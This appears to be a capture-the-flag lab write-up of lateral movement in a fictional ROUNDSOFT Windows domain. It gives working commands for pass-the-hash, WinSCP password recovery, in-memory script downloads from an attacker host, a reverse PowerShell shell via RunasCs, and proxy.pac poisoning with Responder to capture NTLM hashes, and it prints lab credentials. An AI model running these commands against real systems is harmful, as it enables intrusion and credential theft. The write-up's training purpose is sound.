
Also interesting: <https://blog.elcomsoft.com/2020/04/breaking-lastpass-instant-unlock-of-the-password-vault/>

Flag

```
RPG{L3v31iNg_*****}
```

5. Wake From Death and Turn to Life

So now I have the `ROUNDSOFT\ruby_adm` creds. Let's look what's so special about this user.



He has control over a bunch of users in the `ROUNDSOFT\Developers` group which is a local admin on the Lux box. But the problem is that I cannot execute commands as ruby_adm: not able to WinRM, cannot `Invoke-Command -Credential` or `Start-Process -Credential` from other sessions, etc. The solution is to use `runas /netonly` from a domain non-joined Windows box or to use rpcclient to change one of the users' password. Another problem though is that all of these accounts are disabled.

Database Info	Node Info	Queries
KREID@ROUNDSOFT.LOCAL		
Sessions	0	
Sibling Objects in the Same OU	100	
Reachable High Value Targets	0	
Effective Inbound GPOs	2	
See user within Domain/OU Tree		
Node Properties		
Display Name	Kristy Reid	
Object ID	S-1-5-21-2284550090-1208917427-1204316795-1704	
Password Last Changed	Mon, 15 Jun 2020 12:38:04 GMT	
Last Logon	Fri, 05 Jun 2020 09:07:20 GMT	
Last Logon (Replicated)	Fri, 05 Jun 2020 09:07:20 GMT	
Enabled	False	
AdminCount	False	
Compromised	False	
Password Never Expires	True	
Cannot Be Delegated	False	
ASREP Roastable	False	
Extra Properties		
distinguishedname	CN=Kristy Reid,OU=ExEmployees,DC=Roundsoft,DC=local	
domain	ROUNDSOFT.LOCAL	
name	KREID@ROUNDSOFT.LOCAL	
passwordnotreqd	False	
unconstraineddelegation	False	
Group Membership		
First Degree Group Memberships	2	

I will use PowerView to enable KReid account (chosen randomly), and then change her password with rpcclient.

Now I can PtH into Lux as admin and look around once again. While examining other users' home directories I came across this `winscp.rnd` seed file, which means it worth looking for WinSCP creds.

```
→ ~/.../rpg/www proxychains4 -q evil-winrm -u administrator -H '53ff2611f458c331e1ecbb3921b7b471' -i 192.168.125.129
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls \users

Directory: C:\users

Mode                LastWriteTime      Length Name
----                -----          ---- -
d----        12/7/2019  10:16 AM           Administrator
d----        5/22/2020   4:08 PM           janderson
d----        11/29/2020  4:12 PM           KReid
d-r---     10/27/2019  9:39 AM           Public
d----        5/22/2020   4:50 PM          Roundsoft_HR
d----        12/21/2019 12:22 PM          rrodriguez
d----        1/16/2020   3:41 PM          tnomura
d----        5/27/2020   8:59 AM           yamano

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd \users\yamano\AppData\Roaming
*Evil-WinRM* PS C:\users\yamano\AppData\Roaming> ls

Directory: C:\users\yamano\AppData\Roaming

Mode                LastWriteTime      Length Name
----                -----          ---- -
d----        5/21/2020   3:55 PM           Adobe
d---s-        5/27/2020   8:41 AM           Microsoft
-a----      5/27/2020   1:49 PM          128 winscp.rnd
```

It looks like yamano is using installed version of WinSCP, not the portable one, that's why [his creds should be saved in registry, not in WinSCP.ini file](#).

```
*Evil-WinRM* PS C:\Users\yamano\AppData\Local\Programs> ls
```

Directory: C:\Users\yamano\AppData\Local\Programs

Mode	LastWriteTime	Length	Name
d----	5/27/2020 8:50 AM		Common
d----	5/27/2020 1:49 PM		WinSCP


```
*Evil-WinRM* PS C:\Users\yamano\AppData\Local\Programs> cd WinSCP  
*Evil-WinRM* PS C:\Users\yamano\AppData\Local\Programs\WinSCP> ls
```

Directory: C:\Users\yamano\AppData\Local\Programs\WinSCP

Mode	LastWriteTime	Length	Name
d----	5/27/2020 1:49 PM		Extensions
d----	5/27/2020 1:49 PM		PuTTY
d----	5/27/2020 1:49 PM		Translations
-a---	4/27/2020 11:43 AM	486904	DragExt64.dll
-a---	4/23/2020 2:39 PM	37852	license.txt
-a---	5/27/2020 1:49 PM	87298	unins000.dat
-a---	5/27/2020 1:48 PM	2669760	unins000.exe
-a---	5/27/2020 1:49 PM	23383	unins000.msg
-a---	4/27/2020 11:41 AM	285424	WinSCP.com
-a---	4/27/2020 11:40 AM	26836592	WinSCP.exe
-a---	4/27/2020 11:39 AM	12143294	WinSCP.map
-a---	4/27/2020 11:41 AM	151880	WinSCPnet.dll

I will grab his [NTUSER.DAT](#) registry hive and explore it with Registry Explorer ([Windows forensics](#), yeah boy).

```
meterpreter > ls  
Listing: C:\users\yamano  
=====  
Mode      Size   Type  Last modified        Name  
----      ---   ---   -----  
40555/r-xr-xr-x 0       dir  2020-05-21 13:25:48 +0300  3D Objects  
40777/rwxrwxrwx 0       dir  2020-05-21 13:25:39 +0300  AppData  
40777/rwxrwxrwx 0       dir  2020-05-21 13:25:40 +0300  Application Data  
40555/r-xr-xr-x 0       dir  2020-05-21 13:25:48 +0300  Contacts  
40777/rwxrwxrwx 0       dir  2020-05-21 13:25:40 +0300  Cookies  
40555/r-xr-xr-x 0       dir  2020-05-21 13:25:39 +0300  Desktop  
40555/r-xr-xr-x 4096    dir  2020-05-21 13:25:39 +0300  Documents  
40555/r-xr-xr-x 0       dir  2020-05-21 13:25:39 +0300  Downloads  
40555/r-xr-xr-x 0       dir  2020-05-21 13:25:39 +0300  Favorites  
40555/r-xr-xr-x 0       dir  2020-05-21 13:25:39 +0300  Links  
40777/rwxrwxrwx 0       dir  2020-05-21 13:25:40 +0300  Local Settings  
40777/rwxrwxrwx 0       dir  2020-05-27 06:19:35 +0300  MicrosoftEdgeBackups  
40555/r-xr-xr-x 0       dir  2020-05-21 13:25:39 +0300  Music  
40777/rwxrwxrwx 0       dir  2020-05-21 13:25:40 +0300  My Documents  
100666/rw-rw-rw- 131072  fil  2020-05-21 13:25:39 +0300  NTUSER.DAT  
100666/rw-rw-rw- 65536   fil  2020-05-21 13:25:40 +0300  NTUSER.DAT{fd9a35db-49fe-11e9-aa2c-248a07783950}.TM.bif  
100666/rw-rw-rw- 524288  fil  2020-05-21 13:25:40 +0300  NTUSER.DAT{fd9a35db-49fe-11e9-aa2c-248a07783950}.TMContainer00000000000000000001.retrans-ms  
100666/rw-rw-rw- 524288  fil  2020-05-21 13:25:40 +0300  NTUSER.DAT{fd9a35db-49fe-11e9-aa2c-248a07783950}.TMContainer00000000000000000002.retrans-ms  
40777/rwxrwxrwx 0       dir  2020-05-21 13:25:40 +0300  Network  
40555/r-xr-xr-x 0       dir  2020-05-22 10:08:00 +0300  OneDrive  
40555/r-xr-xr-x 0       dir  2020-05-21 13:25:39 +0300  Pictures  
40777/rwxrwxrwx 0       dir  2020-05-21 13:25:40 +0300  PrintHood  
40777/rwxrwxrwx 0       dir  2020-05-21 13:25:40 +0300  Recent  
40555/r-xr-xr-x 0       dir  2020-05-21 13:25:39 +0300  Saved Games  
40555/r-xr-xr-x 4096    dir  2020-05-21 13:25:48 +0300  Searches  
40777/rwxrwxrwx 0       dir  2020-05-21 13:25:40 +0300  SendTo  
40777/rwxrwxrwx 0       dir  2020-05-21 13:25:40 +0300  Start Menu  
40777/rwxrwxrwx 0       dir  2020-05-21 13:25:40 +0300  Templates  
40555/r-xr-xr-x 0       dir  2020-05-21 13:25:39 +0300  Videos  
100666/rw-rw-rw- 131072  fil  2020-05-21 13:25:40 +0300  ntuser.dat.LOG1  
100666/rw-rw-rw- 0       fil  2020-05-21 13:25:40 +0300  ntuser.dat.LOG2  
100666/rw-rw-rw- 20     fil  2020-05-21 13:25:40 +0300  ntuser.ini  
  
meterpreter > download NTUSER.DAT  
[*] Downloading: NTUSER.DAT -> NTUSER.DAT  
[*] Downloaded 1.00 MiB of 1.25 MiB (80.0%): NTUSER.DAT -> NTUSER.DAT  
[*] Downloaded 1.25 MiB of 1.25 MiB (100.0%): NTUSER.DAT -> NTUSER.DAT  
[*] download : NTUSER.DAT -> NTUSER.DAT
```



The password is not encrypted, just obfuscated, [if he's not using master password](#) for WinSCP, so I can try to decode it with [winscppasswd](#).

```
C:\> winscppasswd.exe
WinSCP stored password finder
Open regedit and navigate to [HKEY_CURRENT_USER\Software\Martin Prikryl\WinSCP 2\Sessions] to get the hostname, username and encrypted password

Usage winscppasswd.exe <host> <username> <encrypted_password>

C:\> winscppasswd.exe 192.168.125.135 yamano A35C7059DC0FAE8584253D313D32336D656E726D6A64726D6F691D2E6B03350F033A1C32281C2F286D3F033E6F3D292825
Ar7_is_f@nt@st1c_b3auty
```

Now I want to get a shell on Gelus as `ROUNDSOFT\yamano`, but here is where another difficulty happens: none of the standard ways of running commands as other users work. It looks like I have no rights to start a new process in the security context of another user with PowerShell.

Tried the following (just for fun, should have stopped after the first "Access is denied"):

- [Invoke-Command](#)
- [Start-Process](#)
- [Invoke-Runas.ps1](#)
- [Invoke-CommandAs](#)
- [\[\[System.Diagnostics.Process\]\.:Start\]\(https://docs.microsoft.com/ru-ru/dotnet/api/system.diagnostics.process.start?view=net-5.0\)](#)
- [mimikatz sekurlsa::pth](#) (not a local admin, sure)

```

PS C:\users\rrodriguez\music> $cred = New-Object System.Management.Automation.PSCredential('roundsoft.local\yamano', $(ConvertTo-SecureString 'Ar7_is_f0nt@st1c_b3auty' -AsPlainText -Force))
PS C:\users\rrodriguez\music> Invoke-Command -ComputerName GELUS -ScriptBlock { whoami } -Credential $cred
Invoke-Command -ComputerName GELUS -ScriptBlock { whoami } -Credential $cred
[GELUS] Connecting to remote server GELUS failed with the following error message : Access is denied. For more
information, see the about_Remote_Troubleshooting Help topic.
+ CategoryInfo          : OpenError: (GELUS:String) [], PSRemotingTransportException
+ FullyQualifiedErrorId : AccessDenied,PSSessionStateBroken

PS C:\users\rrodriguez\music>

PS C:\users\rrodriguez\music> Start-Process -FilePath "cmd" -ArgumentList "/c ping -n 1 10.14.14.37" -Credential $cred
Start-Process -FilePath "cmd" -ArgumentList "/c ping -n 1 10.14.14.37" -Credential $cred
Start-Process : This command cannot be run due to the error: Access is denied.
At line:1 char:1
+ Start-Process -FilePath "cmd" -ArgumentList "/c ping -n 1 10.14.14.37 ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation: () [Start-Process], InvalidOperationException
+ FullyQualifiedErrorId : InvalidOperationException,Microsoft.PowerShell.Commands.StartProcessCommand

PS C:\users\rrodriguez\music>

PS C:\users\rrodriguez\music>

PS C:\users\rrodriguez\music> iex(new-object net.webclient).downloadstring("http://10.14.14.37:81/invoke-runas.ps1")
iex(new-object net.webclient).downloadstring("http://10.14.14.37:81/invoke-runas.ps1")

PS C:\users\rrodriguez\music> Invoke-RunAs -UserName yamano -Password "Ar7_is_f0nt@st1c_b3auty" -Domain ROUNDSOFT -Cmd cmd.exe -Arguments "/c ping -n 1 10.14.14.37"
Invoke-RunAs -UserName yamano -Password "Ar7_is_f0nt@st1c_b3auty" -Domain ROUNDSOFT -Cmd cmd.exe -Arguments "/c ping -n 1 10.14.14.37"
[!] Error in runas: Exception calling "Start" with "1" argument(s): "Access is denied"

PS C:\users\rrodriguez\music>

PS C:\users\rrodriguez\music>

PS C:\users\rrodriguez\music> iex(new-object net.webclient).downloadstring("http://10.14.14.37:81/invoke-scheduledtask.ps1")
iex(new-object net.webclient).downloadstring("http://10.14.14.37:81/invoke-scheduledtask.ps1")

PS C:\users\rrodriguez\music> iex(new-object net.webclient).downloadstring("http://10.14.14.37:81/invoke-commandas.ps1")
iex(new-object net.webclient).downloadstring("http://10.14.14.37:81/invoke-commandas.ps1")

PS C:\users\rrodriguez\music> Invoke-CommandAs -ScriptBlock { whoami } -AsUser $cred
PS C:\users\rrodriguez\music> Invoke-CommandAs -ScriptBlock { whoami } -AsUser $cred
Invoke-CommandAs : An access denied error occurred when registering scheduled job definition
f039a931-671e-416b-9abc-442d1579cef4. Try running Windows PowerShell with elevated user rights; that is, Run As
Administrator.
At line:399 char:17
+             Invoke-ScheduledTask @Parameters
+ ~~~~~
+ CategoryInfo          : NotSpecified: () [Write-Error], WriteErrorException
+ FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorException,Invoke-ScheduledTask

PS C:\users\rrodriguez\music> [System.Diagnostics.Process]::Start("C:\Windows\System32\cmd.exe", "/c ping -n 1 10.14.14.37", $cred.Username, $cred.Password, "GELUS")
[System.Diagnostics.Process]::Start("C:\Windows\System32\cmd.exe", "/c ping -n 1 10.14.14.37", $cred.Username, $cred.Password, "GELUS")
Exception calling "Start" with "5" argument(s): "Access is denied"
At line:1 char:1
+ [System.Diagnostics.Process]::Start("C:\Windows\System32\cmd.exe", " / ...
+ ~~~~~
+ CategoryInfo          : NotSpecified: () [], MethodInvocationException
+ FullyQualifiedErrorId : Win32Exception

```

Here is when [RunasCs](#) saves the day with direct [CreateProcess](#) Win32API calls! Basically it implements Windows `runas.exe` functionality to be executed from a non-interactive shell with a password set explicitly.

```

PS C:\users\rrodriguez\music> iex(new-object net.webclient).downloadstring("http://10.14.14.37/invoke-runasc.ps1")
iex(new-object net.webclient).downloadstring("http://10.14.14.37/invoke-runasc.ps1")
PS C:\users\rrodriguez\music> Invoke-RunasCs -Username yamano -Password "Ar7_is_f0nt@st1c_b3auty" -Domain roundsoft.local -Command whoami
Invoke-RunasCs -Username yamano -Password "Ar7_is_f0nt@st1c_b3auty" -Domain roundsoft.local -Command whoami
roundsoft\yamano

PS C:\users\rrodriguez\music> Invoke-RunasCs -Username yamano -Password "Ar7_is_f0nt@st1c_b3auty" -Domain roundsoft.local -Command powershell.exe -Remote 10.14.14.37:1337
Invoke-RunasCs -Username yamano -Password "Ar7_is_f0nt@st1c_b3auty" -Domain roundsoft.local -Command powershell.exe -Remote 10.14.14.37:1337
[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-13123ca$Default
[+] Async process 'powershell.exe' with pid 200 created and left in background.

PS C:\users\rrodriguez\music>

-> ./rps/www r1wmap nc -lvpn 1337
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.13.38.19:58866.
Ncat: Connection from 10.13.38.19:58866.
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
roundsoft\yamano

```

With yamano's privileges I can now access the `C:\inetpub` directory. Let's reveal what it hides...

```
PS C:\> cd inetpub  
cd inetpub  
PS C:\inetpub> ls  
ls
```

```
Directory: C:\inetpub
```

Mode	LastWriteTime	Length	Name
d----	5/21/2020 10:13 PM		altroot
d----	5/21/2020 3:27 AM		custerr
d----	6/15/2020 5:32 AM		history
d----	5/21/2020 3:50 AM		logs
d----	5/21/2020 3:27 AM		temp
d----	5/21/2020 3:27 AM		wwwroot

```
PS C:\inetpub> cd altroot
```

```
cd altroot
```

```
PS C:\inetpub\altroot> ls
```

```
ls
```

```
Directory: C:\inetpub\altroot
```

Mode	LastWriteTime	Length	Name
d----	5/21/2020 3:52 AM		pac_testing
-a---	5/21/2020 3:26 AM	703	iisstart.htm
-a---	5/21/2020 3:26 AM	99710	iisstart.png
-a---	5/21/2020 4:32 AM	266	web.config

```
PS C:\inetpub\altroot> cd pac_testing
```

```
cd pac_testing
```

```
PS C:\inetpub\altroot\pac_testing> ls
```

```
ls
```

```
Directory: C:\inetpub\altroot\pac_testing
```

Mode	LastWriteTime	Length	Name
-a---	5/22/2020 12:02 AM	118	proxy.pac

```
PS C:\inetpub\altroot\pac_testing> gc proxy.pac
```

```
gc proxy.pac
```

```
function FindProxyForURL(url, host)
```

```
{
```

```
// allow DIRECT for now, yamano to setup proxy server  
return "DIRECT";
```

```
}
```

```

PS C:\inetpub\altroot\pac_testing> icacls proxy.pac
icacls proxy.pac
proxy.pac  ROUNDSOFT\Infra:(W)
          ROUNDSOFT\Infra:(I)(RX)
          BUILTIN\IIS_IUSRS:(I)(RX)
          NT AUTHORITY\IUSR:(I)(RX)
          BUILTIN\Administrators:(I)(F)
          NT AUTHORITY\SYSTEM:(I)(F)
          NT SERVICE\TrustedInstaller:(I)(F)

Successfully processed 1 files; Failed processing 0 files

```

There is this `proxy.pac` config which can be edited by the `ROUNDSFOT\Infra` group members (yamano is one of them). When using Responder with `-P` option, you can set it [to force authentication](#) for the rogue proxy server. The proxy will be available at 0.0.0.0:3128.

```

→ ~/rpg/www cd ~/tools/Responder
→ ~/tools/Responder git:(master) ✘ cat Responder.conf | grep WPADScript
WPADScript = function FindProxyForURL(url, host){if ((host == "localhost") || shExpMatch(host, "localhost.*") ||(host == "127.0.0.1") || isPlainHostName(host)) return "DIRECT"; if (dnsDomainIs(host, "ProxySrv")||shExpMatch(host, "(*.ProxySrv|ProxySrv")")) return "DIRECT"; return "PROXY ProxySrv:3128; PROXY ProxySrv:3141; DIRECT";}

```

```

277     if settings.Config.ProxyAuth_On_Off:
278         from servers.Proxy_Auth import Proxy_Auth
279         threads.append(Thread(target=serve_thread_tcp_auth, args=(settings.Config.Bind_To, 3128, Proxy_Auth,)))

```

I will launch Responder, edit the proxy.pac to point to my box on 3128/TCP and wait for the hashes:

```

PS > $proxy = 'function FindProxyForURL(url, host){ return "PROXY
10.14.14.37:3128; DIRECT"; }'
PS > Set-Content proxy.pac $proxy
PS > gc proxy.pac


```

```

PS C:\inetpub\altroot\pac_testing> $proxy = 'function FindProxyForURL(url, host){ return "PROXY 10.14.14.37:3128; DIRECT"; }'
$proxy = 'function FindProxyForURL(url, host){ return "PROXY 10.14.14.37:3128; DIRECT"; }'
PS C:\inetpub\altroot\pac_testing> Set-Content proxy.pac $proxy
Set-Content proxy.pac $proxy
PS C:\inetpub\altroot\pac_testing> gc proxy.pac
gc proxy.pac
function FindProxyForURL(url, host){ return "PROXY 10.14.14.37:3128; DIRECT"; }

```

```
→ ~/tools/Responder git:(master) ✘ ./Responder.py -I tun0 -P -v
```



NBT-NS, LLMNR & MDNS Responder 3.0.2.0

Author: Laurent Gaffie (laurent.gaffie@gmail.com)

To kill this script hit CTRL-C

[+] Poisoners:

LLMNR	[ON]
NBT-NS	[ON]
DNS/MDNS	[ON]

[+] Servers:

HTTP server	[ON]
HTTPS server	[ON]
WPAD proxy	[OFF]
Auth proxy	[ON]
SMB server	[ON]
Kerberos server	[ON]
SQL server	[ON]
FTP server	[ON]
IMAP server	[ON]
POP3 server	[ON]
SMTP server	[ON]
DNS server	[ON]
LDAP server	[ON]
RDP server	[ON]

[+] HTTP Options:

Always serving EXE	[OFF]
Serving EXE	[OFF]
Serving HTML	[OFF]
Upstream Proxy	[OFF]

[+] Poisoning Options:

Analyze Mode	[OFF]
Force WPAD auth	[OFF]
Force Basic Auth	[OFF]
Force LM downgrade	[OFF]
Fingerprint hosts	[OFF]

[+] Generic Options:

Responder NIC	[tun0]
Responder IP	[10.14.14.37]
Challenge set	[1122334455667788]
Don't Respond To Names	['ISATAP']

[+] Listening for events...

[Proxy-Auth] Sending NTLM authentication request to 10.13.38.19

[Proxy-Auth] Sending NTLM authentication request to 10.13.38.19

```
[Proxy-Auth] Sending NTLM authentication request to 10.13.38.19  
[Proxy-Auth] Sending NTLM authentication request to 10.13.38.19  
[Proxy-Auth] Sending NTLM authentication request to 10.13.38.19  
[Proxy-Auth] Sending NTLM authentication request to 10.13.38.19
```

In a few minutes I receive a tons of authentication requests from `ROUNDSOFT\ATHompson`, who appears to be a local admin on Gelus.

```
PS C:\inetpub\altroot\pac_testing> net localgroup administrators
net localgroup administrators
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-----
Administrator
ROUNDSOFT\ATHompson
ROUNDSOFT\Domain Admins
The command completed successfully.
```

I cannot relay Net-NTLMv2 Response back to itself due to [MS16-075](#) patch, which prevents to reflect the NTLM authentication with challenge keys that are already in flight for cross-protocols.

```
[*] Protocol Client MSSQL loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Running in relay mode to single host
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 10.13.38.19, attacking target smb://gelus.roundsoft.local
[*] HTTPD: Client requested path: http://gelus/
[*] HTTPD: Received connection from 10.13.38.19, but there are no more targets left!
[*] HTTPD: Received connection from 10.13.38.19, attacking target smb://gelus.roundsoft.local
[*] HTTPD: Received connection from 10.13.38.19, but there are no more targets left!
[*] HTTPD: Received connection from 10.13.38.19, attacking target smb://gelus.roundsoft.local
[*] HTTPD: Received connection from 10.13.38.19, but there are no more targets left!
[*] HTTPD: Client requested path: http://gelus/
[*] HTTPD: Client requested path: http://gelus/
[-] Authenticating against smb://gelus.roundsoft.local as ROUNDSOFT\ATHompson FAILED
[*] HTTPD: Received connection from 10.13.38.19, attacking target smb://gelus.roundsoft.local
[*] HTTPD: Client requested path: http://gelus/o0ht3slgyp
[*] HTTPD: Client requested path: http://gelus/o0ht3slgyp
[*] HTTPD: Received connection from 10.13.38.19, but there are no more targets left!
[*] HTTPD: Client requested path: http://gelus/o0ht3slgvp
[-] Authenticating against smb://gelus.roundsoft.local as ROUNDSOFT\ATHompson FAILED
[*] HTTPD: Received connection from 10.13.38.19, attacking target smb://gelus.roundsoft.local
[*] HTTPD: Client requested path: http://gelus/3m76plfdhz
[*] HTTPD: Client requested path: http://gelus/3m76plfdhz
[*] HTTPD: Client requested path: http://gelus/3m76plfdhz
[*] HTTPD: Received connection from 10.13.38.19, but there are no more targets left!
[*] HTTPD: Received connection from 10.13.38.19, attacking target smb://gelus.roundsoft.local
[-] Authenticating against smb://gelus.roundsoft.local as ROUNDSOFT\ATHompson FAILED
[*] HTTPD: Client requested path: ssl.gstatic.com:443
[*] HTTPD: Client requested path: ssl.gstatic.com:443
[*] HTTPD: Received connection from 10.13.38.19, but there are no more targets left!
[*] HTTPD: Received connection from 10.13.38.19, attacking target smb://gelus.roundsoft.local
[*] HTTPD: Client requested path: http://gelus/zck2cq6m2r
[*] HTTPD: Client requested path: http://gelus/zck2cq6m2r
[*] HTTPD: Client requested path: ssl.gstatic.com:443
[-] Authenticating against smb://gelus.roundsoft.local as ROUNDSOFT\ATHompson FAILED
[*] HTTPD: Client requested path: http://gelus/zck2cq6m2r
[-] Authenticating against smb://gelus.roundsoft.local as ROUNDSOFT\ATHompson FAILED
[*] HTTPD: Received connection from 10.13.38.19, but there are no more targets left!
[*] HTTPD: Received connection from 10.13.38.19, attacking target smb://gelus.roundsoft.local
[*] HTTPD: Client requested path: accounts.google.com:443
[*] HTTPD: Client requested path: accounts.google.com:443
[*] HTTPD: Client requested path: accounts.google.com:443
[-] Authenticating against smb://gelus.roundsoft.local as ROUNDSOFT\ATHompson FAILED
[*] HTTPD: Received connection from 10.13.38.19, but there are no more targets left!
[*] HTTPD: Received connection from 10.13.38.19, attacking target smb://gelus.roundsoft.local
[*] HTTPD: Client requested path: update.googleapis.com:443
[*] HTTPD: Client requested path: update.googleapis.com:443
[*] HTTPD: Client requested path: update.googleapis.com:443
[-] Authenticating against smb://gelus.roundsoft.local as ROUNDSOFT\ATHompson FAILED
[*] HTTPD: Received connection from 10.13.38.19, but there are no more targets left!
[-] Exception in HTTP request handler: [Errno 104] Connection reset by peer
[-] Exception in HTTP request handler: [Errno 104] Connection reset by peer
```

So I will attempt to brute force the response string with hashcat. Honestly, I cheated a bit for this part and used my corporate crackstation with a proprietary wordlist and set of rules, because I was lazy to guess which open source combination of wordlist/rules will generate the password I need (but it should be possible).

With `ROUNDSOFT\ATHompson` creds I will evil-winrm into Gelus and look around. Here I can see how the proxy challenge is implemented.

```

→ ~/.../endgame/rpg proxychains4 -q evil-winrm -u athompson -p 'sshhinnoobbi!!' -i 192.168.125.88
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\athompson\Documents> ls

Directory: C:\Users\athompson\Documents

Mode                LastWriteTime        Length Name
